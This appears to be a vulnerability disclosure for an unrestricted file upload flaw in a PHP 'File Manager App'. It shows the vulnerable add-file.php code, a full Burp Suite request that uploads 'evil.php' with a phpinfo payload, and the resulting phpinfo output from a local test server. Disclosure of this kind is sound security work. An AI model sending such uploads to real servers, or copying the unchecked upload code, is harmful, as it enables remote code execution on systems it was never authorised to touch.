


Unrestricted File Upload

Unrestricted File Upload exists in File Manager App. Affected is an function of the file 'endpoint/add-file.php'. The manipulation of the argument 'uploadedFileName' leads to unrestricted upload. It is possible to launch the attack remotely.

endpoint/add-file.php:



```
3
4 if ($_SERVER["REQUEST_METHOD"] == "POST") {
5     if (isset($_POST["fileTitle"]) && isset($_FILES["file"]["name"]) && isset($_POST["fileUploader"])) {
6         $fileTitle = $_POST["fileTitle"];
7         $fileUploader = isset($_POST["fileUploader"]) ? $_POST["fileUploader"] : "";
8
9         $uploadDirectory = "../file-uploads/";
10        $uploadedFileName = $_FILES["file"]["name"];
11        $targetFilePath = $uploadDirectory . $uploadedFileName;
12
13        // Check if the file already exists
14        if (file_exists($targetFilePath)) {
15            echo "
16            <script>
17                alert('A file with the same name already exists. Please choose a different name for your file.');
```

The screenshot shows a code editor with a dark theme. The code is a PHP script for handling file uploads. It checks if the request method is POST and if the necessary POST and FILE parameters are set. It then constructs the target file path by concatenating the upload directory with the uploaded file name. A check is performed to see if the file already exists. If it does, a JavaScript alert is triggered, and the location href is set to the index.php page. If the file does not exist, the script proceeds to move the uploaded file to the target location, record the upload date, and insert the file details into a database table named 'tbl_file'.


Burpsuite:

Upload the php evil file to server.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /file-manager-app/endpoint/add-file.php HTTP/1.1 2 Host: 127.0.0.1 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----37300170363603302538280303523 9 8 Content-Length: 499 9 Origin: http://127.0.0.1 10 DNT: 1 11 Connection: close 12 Referer: http://127.0.0.1/file-manager-app/ 13 Upgrade-Insecure-Requests: 1 14 Sec-Fetch-Dest: document 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-User: ?1 18 19 -----373001703636033025382803035239 20 Content-Disposition: form-data; name="fileTitle" 21 22 evil.php 23 -----373001703636033025382803035239 24 Content-Disposition: form-data; name="file"; filename="evil.php" 25 Content-Type: application/octet-stream 26 27 <?php phpinfo();?> 28 -----373001703636033025382803035239 29 Content-Disposition: form-data; name="fileUploader" 30 31 hacker 32 -----373001703636033025382803035239-- 33 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 23 Oct 2023 04:47:29 GMT 3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45 4 X-Powered-By: PHP/5.4.45 5 Content-Length: 789 6 Connection: close 7 Content-Type: text/html 8 9
 10 Warning : date(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in D:\phpStudy\PHPTutorial\WWW\file-manager-app\endpoint\add-file. php on line 22
 11 12 <script> 13 alert (14 'File uploaded and data inserted into the database successfully 15 '); 16 window.location.href = 17 'http://localhost/file-manager-app/index.php' ; 18 </script> </pre>	

Evilfile's location: file-manager-app/file-uploads/evil.php

localhost/file-manager-app/file-uploads/evil.php

PHP Version 5.4.45	
	
System	Windows NT DESKTOP-N7VHJ8F 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension	API220100525 TS VC9